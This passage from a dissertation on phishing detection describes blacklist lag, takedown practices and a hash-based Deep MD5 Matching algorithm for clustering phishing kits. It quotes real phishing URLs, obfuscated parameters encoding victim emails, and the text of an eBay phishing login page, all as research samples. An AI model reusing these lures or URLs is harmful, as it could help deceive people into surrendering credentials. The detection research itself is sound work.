Content-based approaches use the files or content associated with the phishing website to determine whether the website is malicious. As explained in Chapter 2, previous researchers have presented content-based approaches to classify websites. Building on this foundation, this dissertation describes a series of methods for the systematic identification of phishing websites. Furthermore, two novel algorithms are presented that provide high detection rates while also maintaining acceptable false-positive rates. These techniques are accurate and are plausible solutions to be implemented within browser toolbars. These techniques offer greater practical application than previous content-based approaches.

### *3.2.2 URL-based approaches*

URL-based approaches use features selected from URLs to identify malicious content. Such methods have worked well on identifying phishing URLs through recurring features of phishing kit paths and with URLs that mimic legitimate domains. However, such approaches fail when phishing URLs lack the known telltale features; for example, phishing websites hosted in common directories (e.g., http://www.hwadpp.com/index.php or http://kres.pstu.ac.ru/us/login.php) and phishing URLs using URL shorteners (e.g., http://bit.ly/awNwSU or http://tinyurl.com/3qoranh) do not contain structural or linguistic features indicative of phishing URLs (Gyawali, Solorio, Montes-y-Gomez, Wardman, & Warner, 2011). Furthermore, these techniques cannot definitively classify a website as phishing since malicious content may already have been removed. In contrast to the typical URL-based methods used to identify phishing URLs, this dissertation presents how URL-based techniques can effectively analyze large streams of URLs to select the candidates for further analysis using content-based approaches.

## 3.3 CURRENT PROBLEMS

Many spoofed organizations and security solution providers implement reactive approaches to reduce financial losses. The reactive process is usually undertaken by employees of the targeted brands, or by specialty anti-phishing companies or volunteer groups. The process usually involves receiving reports of phishing from customers, specialty brand protection vendors, and spam filters, which confirm that the websites are indeed phish, then identifying appropriate parties — such as webmasters, web hosting companies, or domain registrars — who can assist in removing the offending content from the Internet. One of the greatest delays in this process is that, before action can be taken to remove the phishing website, involved organizations rely on human verification. Organizational response time has been shown to have an effect on phishing victim numbers (Moore & Clayton, 2007).

### *3.3.1 HUMAN VERIFICATION AND TAKEDOWNS*

One popular volunteer effort, PhishTank, illustrates the problem. According to their March-July 2011 statistics, nearly 100,000 suspected phishing websites were submitted to their system. On average, it required 2 hours and 35 minutes before each website was identified as "valid" or "invalid" (PhishTank). Other efforts, such as CastleCops Phishing Incident Reporting & Termination (PIRT), and the Digital PhishNet automatically fetch each submitted URL and calculate an MD5 hash of the fetched phishing website's main HTML page. Although the fetch of the website is automated at PhishTank, PIRT, and DPN, each of the anti-phishing efforts requires that humans identify the victim brand that the phishing website is imitating. In the case of the first two organizations, the effort asks human volunteers to confirm if the submitted page is indeed a phishing website. A key problem with this approach is the demonstrated inability of humans to tell the difference between phishing and legitimate websites (Dhamija et al. 2006). If an "invalid phish" had been reported for termination, the credibility of the reporter would be placed at risk as others will not trust the reporter's labels, and it is possible that a legitimate website could have been wrongfully terminated, leading to possible legal liability.

Most organizational security teams take less than three hours to verify websites. However, human verification is still used and there is often a lengthy queue of URLs to be verified as demonstrated by collaborative research with the author and Philip Nero where five major bank employees and five takedown company employees were interviewed (Nero P. , Wardman, Copes, & Warner, 2011). The interviews were originally aimed at bank employees, but we found that 4 out of the 5 banks outsourced their response to phishing to takedown companies. Therefore, we decided to interview 5 takedown company employees.

The single bank not outsourcing performed their investigations and takedown in-house. The fact that 4 out of 5 banks outsource phishing investigations is a major reason why phishing is thriving. Takedown companies may remove the website but they do not investigate the incident. This was noted by takedown company employees during the interviews (Nero P. , Wardman, Copes, & Warner, 2011).

> "Why should [we] deal with law enforcement? I know it sounds bad, but phishing is our business. Say we give evidence to the feds and they make a huge bust and the volume of phish is cut in half. We'd be out of business! As long as there are sites to shut down, our clients will pay us to remove them."

This makes sense for the takedown companies to have this position, but why would financial institutions not want to investigate the incidents, and furthermore, why would they not want to cooperate with law enforcement. The response by the financial institutions was that there is a lack of confidence in law enforcement. One of the bank employees commented:

> "We just don't get anything out of working with law enforcement. They're usually pretty slow and this is a game of speed... Law enforcement usually wants to keep the [phishing] sites active as long as possible so they can get a lot of evidence against the phisher. We still work with them when we absolutely need them, but it's kind of a last resort."

Because of these view points, solutions to phishing remain stagnant in development and implementation. These institutions are convinced that the only way to damage the phishers is to require them to "start over from scratch" (Nero P. , Wardman, Copes, & Warner, 2011). This "start from scratch" idea is caused either through removing the malicious content or by alerting blacklists of the malicious URL so that future victims can be blocked within the browser.

### *3.3.2 BLACKLISTS*

In another study, we showed the effectiveness of anti-phishing toolbars within browsers increases with the age of the phishing website and that performance at "time zero" of new phishing sites is quite poor (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009). Most anti-phishing toolbars at present continue to rely on the submission of phishing URLs to a URL blacklist service for comparison. The notable exception to this approach is the NetCraft toolbar, which uses a complex heuristic analysis with manageable (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009). One key issue with blacklists is that until a URL has been reported to a blacklist, no protection is offered.

Researchers have studied the effectiveness of phishing blacklists and browser-based toolbars. *Zhang et al.* and *Ludl et al.* conducted studies on phishing blacklists and toolbars to determine the percentage of URLs detected over unknown periods of time (Ludl C. , McAllister, Kirda, & Kruegel, 2007) (Zhang, Egelman, Cranor, & Hong, 2007). However these studies did not account for the "freshness" of the confirmed phishing URLs (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009). Another limitation is that these studies did not perform a time-based analysis of the detection rates (hour-by-hour detection rate) using blacklists and toolbars. In *Sheng et al.*, the author of this dissertation, collaborating with others, tested 191 newly observed phish that were spammed for less than 30 minutes on eight anti-phishing toolbars (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009). The majority of phishing campaigns (63%) in the dataset lasted less than two hours. As further evidence that phishing URLs need to be detected quickly, most blacklists caught less than 20% of phishing URLs at hour zero of the campaign.




**Figure 3.1: The results of the blacklists and toolbars against the October (left) and December (right) 2008 data sets (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009).**

Figure 3.1 contains graphs illustrating how the blacklists and toolbars we tested performed against October and December 2008 data sets. The tested blacklists and toolbars were Mozilla Firefox versions 2 and 3, Google Chrome, Microsoft Internet Explorer versions 7 and 8, Netcraft toolbar, McAfee SiteAdvisor, and Symantec Norton 360 (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009).

This research also showed that new phishing URLs are spammed on an average of four to six hours. Therefore, by the time a phishing URL is blacklisted, the phisher may already be spamming a new phishing URL (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009). Thus, incremental improvements in blacklists can only deliver incremental prevention of financial losses. Highly accurate heuristic detection techniques must replace user-populated blacklists in order to block access to phishing websites when a user visits the website. A number of academic and industry researchers have tried to address this problem by blocking phishing attacks through email filtering (Basnet, Mukkamala, & Sung, Detection of Phishing Attacks: A Machine Learning Approach, 2008) (Fette, Sadeh, & Tomasic, Learning to Detect Phishing Emails, 2007) and browser-based solutions (Google) (Symantec) as described in the following section.

### *3.3.3 Fast Phish Detection through Automated Solutions*

Several researchers have presented work on the automated detection of phishing attacks as presented in Chapter 2. Such research focuses on email-, URL-, and content-based algorithms to find patterns that help to classify emails, URLs, and websites as phishing or benign (Basnet, Mukkamala, & Sung, Detection of Phishing Attacks: A Machine Learning Approach, 2008) (Fette, Sadeh, & Tomasic, Learning to Detect Phishing Emails, 2007) (Garera, Provos, Chew, & Rubin, A Framework for Detection and Measurement of Phishing Attacks, 2007)(Wardman & Warner, 2008). In addition to performing well with respect to detection and false-positive rates, phishing countermeasures need to be robust and must have the ability to quickly identify phishing content. In response to these issues, the research presented in this chapter suggests abandoning human interaction in favor of automatically labeling submitted URLs as phish with near real-time identification. Furthermore, the presented algorithms have shown the ability to process large data sets with reliable accuracy. These techniques will benefit spam-filters, anti-phishing toolbars, and incident response and investigative teams.

## 3.4 CONTENT-BASED SOLUTIONS TO FAST PHISH DETECTION

Section 3.3.2 shows that identifying phishing content by email and URLs may cause problems with legitimate websites. As a result of these issues, this research recommends predominately content-based phishing countermeasures to identify phishing websites in order to protect victims.

### *3.4.1 INITIAL PROCESS*

Early experiments of this research demonstrated that content-based techniques could be used to identify phishing websites instead of human verification. Originally, over one million URLs per month were presented to what is now referred to as the Phishing Operation Team to identify and brand phishing URLs manually. These URLs were saved in spreadsheets and shared with the Digital PhishNet, NetCraft, and the CastleCops PIRT project (Wardman & Warner, 2008). As noted above, this human verification process is time-intensive and tedious. In response, a new phase of research was subsequently conducted to download the content of the potential phishing URLs to determine if there were any patterns that would promote reliability and automatically identification of phishing websites.

### *3.4.2 Main Index Matching*

The initial content-based approach implemented was a simple file hash matching technique referred to as "Main Index Matching". This technique uses content retrieval methods such as GNU's *Wget* ("GNU Wget", n.d.), CURL (Stenberg), and custom website crawlers to download the main index page of the potential phishing website. Once a main index page is downloaded, a MD5 hash value is computed for the main index page. Next, the hash value is compared against a list of known phishing main index hash values, and if there is a match between any of the values, then the potential phishing website is confirmed as a phish. Early analysis of Main Index Matching results showed that phishers make edits and add dynamic content to main index pages in order to avoid such detection, or perhaps incidentally.

#### 3.4.2.2 Obfuscation

An analysis of phishing websites that are attacking the same organization, but have unique MD5 hash values suggested one of the techniques phishers are using to avoid detection. Observations about the URLs and associated websites implied that phishers deliberately obfuscate their data to prevent file matching techniques (such as Main Index Matching) from being successful. Examples of obfuscation methodologies are the use of website scripts to include the recipient's email address passed from the URL, or to include the current timestamp in the main index file each time the website is visited. As an example, consider the eBay phishing URL set below in Example 3.1.

**Example 3.1:**

```
marcsevigny.dyndns.org\ebayISAPII.dll\index.php@cmd=Validate&54fjcyhaagnfgvebdx
gelob3exzt4rl9orvpm1343ingormpl4

marcsevigny.dyndns.org\ebayISAPII.dll\index.php@cmd=Validate&819wdcjhaagrtadcit
zemrpspcfheaan9gbe0db62nosnu733hr

marcsevigny.dyndns.org\ebayISAPII.dll\index.php@cmd=Validate&8n002m3cshja7n6hx
ensyedqbsanndc5d6yc3you072hb8dqsv
```

Strings within the URL have been changed by for this work to protect privacy of submitters, which can be decoded to reveal email addresses.

Each one of these URLs direct potential victims to the same destination website; however, the resulting web page for each of these yields a unique MD5 hash. In Example 3.1, the web page being fetched is not static HTML, but rather a PHP program. Part of the program creates random strings throughout the resulting web page source code, so that each instance of the website generates a unique MD5 hash. For instance, the <*a href*> tags in Example 2 use the email addresses from the parameters in the URL to display the user’s email address when the user clicks of the “I forgot my user ID” string in the web page.

**Example 3.2:**

```
<a href="?cmd=Validate&v4bdujgudetxohc9gdet50xdm9303qwqbq2hppjr4l1atw">I
forgot my user ID</a>

<a href="?cmd=Validate&myjkafe7lyu5v1zoxkfh549evfwfkofmtrp8enbwptexk9i">I forgot
my user ID</a>

<a href="?cmd=Validate&y8tj4jssjl8ov2en968o7ly9iary9b4sxadvynqe7er4wyj7z">I
forgot my user ID</a>
```

Example 3.2 demonstrates how the three parameters being passed to the same website yield three different web pages, generating three unique MD5 values. This problem is magnified when multiple websites are taken into consideration. However, a deeper analysis shows that many of these websites used the same or similar content files, such as JavaScript and images, giving the website its overall look and feel. From this realization, the development of a novel algorithm denoted Deep MD5 Matching was designed and implemented.

### *3.4.3 DEEP MD5 MATCHING*

Phishers often re-use common files and phishing kits that provide the phishing websites with their appearance and functionality (Cova, Kruegel, & Vigna, 2008). Keeping this in mind, a novel algorithm denoted Deep MD5 Matching, was developed, as part of this work in order to overcome the obfuscation and dynamic content differences that are added to the main index files. Deep MD5 Matching uses the content files hosted with the main index page to determine how similar the website file set is to previously downloaded phishing website file sets (Wardman & Warner, 2008). Content files are typically images, scripts, and style sheets such as gif, jpg, js, php, and css files. Comparison of these file sets reveal relationships that are used to confirm phishing websites automatically. In the initial experiments of Deep MD5 Matching there was no similarity coefficient set to determine the similarity of two file sets; instead, the experiments looked for patterns. The experiments described below were used to demonstrate that there was overlap between file sets and more work was needed to complete the algorithm.

#### 3.4.3.1 Data Set #1

Three data sets were used in the initial experiments using Main Index and Deep MD5 Matching. Data Set #1 tested Main Index matching as it consisted of 12,060 unique MD5 hash values of the main index pages of phishing websites and associated victim brands that were provided by the Digital PhishNet (“Digital PhishNet”, n.d.). This collection of MD5s came from more than 46,000 confirmed phish for 335 separate brands (primarily banks, credit unions, and other online companies). Investigation into Data Set #1 found that while a large percentage of the phish against any particular brand come from a small set of URLs for that brand, many MD5 hash values remain unique, with several brands having more than 100 “unique” MD5 values for their main index page, and some having as many as 700 or even 2,000 unique URLs in the data. The high number of unique values revealed the challenges encountered by Main Index Matching.

Data Set #2 consisted of 236 phishing websites collected from a single victim brand and spanning over a three day phishing period. There were 1,497 files downloaded from these websites, yielding 685 unique MD5 values. Graphics and other files hosted on separate websites were not retrieved. Data Set #3 consists of 1,030 phishing URLs and fetched phishing websites from the one of UAB’s phishing URL feeds. All of these URLs were advertised in a spam message. These websites produced 7,156 files, yielding 2,574 unique MD5 hash values.


#### 3.4.3.2 Preliminary Results for Overcoming Obfuscation

In the initial experiments, it was not known how much overlap existed between file sets of phishing websites. The experimental results were stored in flat files that made it difficult to make high level observations about the data. We hypothesized significant overlap of files, but we had no immediate evidence. A case study of the URLs presented in Example 3.1 was used to demonstrate Deep MD5 Matching in order to garner a qualitative understanding of the data.

| **Files** | **URLs matched** |
|---|---|
| spacer.gif | 119 |
| s.gif | 87 |
| imgCrnrO3.gif | 44 |
| imgCrnrO4.gif | 44 |
| imgpanelurgrey.gif | 44 |
| imgpanelllgrey.gif | 41 |
| imgpanellrgrey.gif | 41 |
| imgpanelulgrey.gif | 41 |
| logoEbay_x45.gif | 34 |
| logoNewVeriSign_100x65.gif | 30 |
| areaTitleDeployment_SSL_e5391us.css | 3 |
| ebay-ns_e5391us.css | 3 |
| signin_base_e5392us.js | 3 |
| signinyukon_SSL_e5391us.css | 3 |

**Table 3.1: Contains the 14 website content files other then the main index page that compose the URLs in Example 1.**

Table 3.1 contains the list of the content files that make up each of the websites in Example 3.1. Table 3.1 also lists the associated number of websites which each of these files appeared. The “spacer.gif” and “s.gif” image files were insignificant to matching websites as these files appeared in both related and unrelated phishing websites. The “imgpanel” and “imgCrnr” set of graphics represents the upper right, upper left, lower right, lower left corners of a box on a web page. These images were found in 41 and 44 websites that were all eBay phish. The four “imgpanel” graphics were found on the “ebay.com.au” website depicted in Figure 3.1, which also contained the VeriSign logo that was found on an additional 30 websites. These five images are called out by the red arrows in Figure 3.3.



ebaY.com.au
I'm a guest
Sign in
I forgot my user ID
I forgot my password
Get help
eBay official time
VeriSign Identity Protection
About eBay | Announcements | Register | Security Centre | Feedback Forum | Site Map | Policies | Help | Contact Us | Advertise

Welcome to eBay

eBay member yet? Register here

Se... ...tion if you're having trouble signing in, or prefer to continue as a guest.

Register as an eBay Member and enjoy privileges including:

- **Track** the items you're watching or bidding on
- Shop with confidence with PayPal Buyer Protection
- **Connect** with the eBay community and more

Sign in to your account

Welcome back. Sign in now to buy, bid and sell, or to manage your account.

User ID

Password

□ **Keep me signed in today.** Don't check this box if you're at a public or shared computer.

**Having problems signing in?** Get help.

**Protect your account:** Check that the Web address in your browser starts with https://signin.ebay.com.au/. More account security tips.

Copyright © 1995-2008 eBay Inc. All Rights Reserved. Designated trademarks and brands are the property of their respective owners. Use of this Web site constitutes acceptance of the eBay User Agreement and Privacy Policy.

**Figure 3.2: Illustration of the files that are used to compose an eBay phish.**

The eBay phishing web page displayed in Figure 3.2 is composed of 15 files. Again, the main index page's MD5 did not match any other phishing main index page's MD5 because of apparent obfuscation by the phisher. Each of the other 14 MD5 hash values belonged to content files. All of these matched to at least one other website in Data Set #3. The two most common files provided little value while the next eight, considered as a set, provided strong evidence that this was indeed an eBay phish. The final four files, found on three websites, are evidence of the identical same kit being used to create the three separate websites.

### 3.4.3.3 Analysis and Results on Data Set #2

Analysis of Data Set #2, single victim brand, showed that 120 of the 236 URLs contain at least a single file that matches another phishing website's file set. This means that 116 websites did not have any files matching another website within Data Set #2.

There were 29 URLs that were offline when the files were downloaded.  The results show that 66 URLs had 40 or more files that matched files from other websites, and 79 of the URLs had files that matched at least 11 other URLs.  Further investigation showed that there were three websites consisting of 64 files each, which are identical.  Some of these 64 files also matched 29 other phishing websites, producing a total file count of 411 matched files.  These three websites had the most files matching as well.  The results indicate that 70 out of the 236 URLs have main index files with MD5 values that match the MD5 values stored in the Digital PhishNet's database ("Digital PhishNet", n.d.).  This means that 29.7% of phishing URLs, at the time, could automatically be labeled and branded as phish.  The results illustrate that Deep MD5 Matching has the potential of confirming 50 more URLs then Main Index Matching.




**Figure 3.3: This is the single victim brand, Data Set #2, similarity matrix with pixel intensities indicating the percentage of similar files between phishing websites.**

Figure 3.3 shows the similarity matrix[7] for the URLs in Data Set #2. The x- and y-axis consist of the phishing websites, in alphabetical order, making the matrix symmetric. The intensity of the pixel shading is determined by the percentage of files that are the same (i.e., zero means no similar files within the sets, while one means exactly the same files). Hence, the dark diagonal line is where x = y, meaning both x and y is the same phishing URL and contain the same files. Analysis of Figure 3.4 shows a number of repeated patterns that create similar file sets.

As an example, there are three distinct sets of websites or patterns that illustrates that Deep MD5 Matching is a potential technique for detecting phishing websites. One of the file sets contained 11 URLs, another had 5 URLs, and the largest set contained 24. The set of 24 URLs all consisted of 6 files, including the main index page. These URLs are illustrated in Figure 3.4 as the scattered set of dark pixel streaks encompassed by the blue square.

#### 3.4.3.4 Analysis and Results on Data Set #3

The results on the Data Set #3 shown in Figure 3.4 found that 628 of the 1,030 URLs matched at least one or more files to at least one other website's file set. There were 296 websites whose file set matched with 26 or more websites and the majority of these matched more than one file with the other website file sets. Two main URL sets, Sets #1 and #2, are described below in more detail to present the findings of this study.

As observed in Figure 3.4, there is a set of URLs, Set #1, containing 140 websites whose file sets matched most of the other 139 websites in Set #1. A closer look at Figure

[7] The visualization program that was used to produce the similarity matrix was written by David O'Gwynn. The similarity matrix illustrated the percentage of files that are the same using pixel intensity.

3.4 shows these phishing websites as the large number of scattered pixels at the beginning and end of the rows and columns. This set also has some elements that are present in the middle of the similarity matrix.  Many of the websites in Set #1 have pixel intensities that are lightly shaded, such as the pixel bands near the blue line, due to the fact that only a small percentage of the files match; however, the pixel bands near the green line within the same set are darker, and representing a higher degree of similarity. We conclude from this that there are probably very few similar files that link all of these sites together.




**Figure 3.4: This is the Data Set 3 similarity matrix with pixel intensities representing percentage of similar files between phishing websites.**

Set #2 contains 86 URLs that matched 88 different websites. These URLs can be observed in Figure 3.5, distinctly represented by the compact streaks of dark pixels in the inner square confined by the red square. The fact that the pixels in Set #2 are dark means that there are a high percentage of files in both phishing sites that match each other. From this observation, we can infer that these websites were directly related by exact files and that these phishing websites are either posted by the same phisher or produced by the same phishing kit.

Additionally, 180 of the 1030 URLs were offline when the downloading occurred. The results reveal that 351 of the websites have main index web pages with MD5s that match a MD5 in the Digital PhishNet's database (Digital PhishNet, 2011). That means 34.1% of the URLs could automatically be labeled and branded as a phish. It is also observed that 302 of the 351 websites match files of other websites in Data Set #3. Final analysis of the results indicates that there is the possibility of doubling the automatic labeling and branding of URLs through Deep MD5 Matching, but that depends on the number of overlapping files or similarity threshold used to confirm phishing websites.

#### 3.4.3.5 Deep MD5 Revisited

One major component missing from the experiment was the determination of a similarity threshold between websites. The initial experiments show that files overlapped between phishing websites, but some of the same files were also present in legitimate websites. With this realization, a similarity coefficient and threshold was added to the Deep MD5 Matching algorithm to determine the similarity between two website file sets. The Deep MD5 Matching algorithm was then structured as follows:


### Algorithm 3.1 - DeepMD5 Matching

```
Input: potential phishing URL (D), confirmed phishing website file set (FS), and
    threshold value (tDMM)
Output:  Labels for potential phishing URLs
for each URL $U_i$ in D do
    file set F = get_files($U_i$)

for each file in F do
    F >> compute_MD5(file)

simCoef = compute_similarity(F, FS)
if simCoef >= tDMM then
    confirmPhish($U_i$);
end

else
    unconfirmedPhish($U_i$);
end
```

The set of content files from the potential phishing website is compared to sets of files of previously confirmed phishing websites in the *compute_similarity*() function using the value produced by a similarity coefficient. A collection of similarity coefficients were examined, and we decided that the Kulczynski 2 coefficient (Kulczynski 1927) was the best choice for Deep MD5 Matching because the percentage of matching files in one file set should have equal weight to the percentage of matching files in the other file set, so as not to discriminate against the file set of either URL (Wardman, Warner, McCalley, Turner, & Skjellum, 2010). Work conducted later in this research indicates that the Simpson Coefficient may have provided an incremental improvement in the detection rate, but at the time, the Kulczynski 2 coefficient seemed adequate.  The Kulczynski 2 coefficient is expressed in Equation 3.1, where $a$ is the number of matching file MD5s between the sets #1 and #2, $b$ is the number of elements in set #1 that do not have MD5s matching a file in set #2, and $c$ is the number of elements in set #2 that do not have MD5s matching a file in set #1.

$$Kulczynski\ 2 = \frac{1}{2}\left[\frac{a}{a+b} + \frac{a}{a+c}\right] \qquad \textbf{Equation 3.2}$$

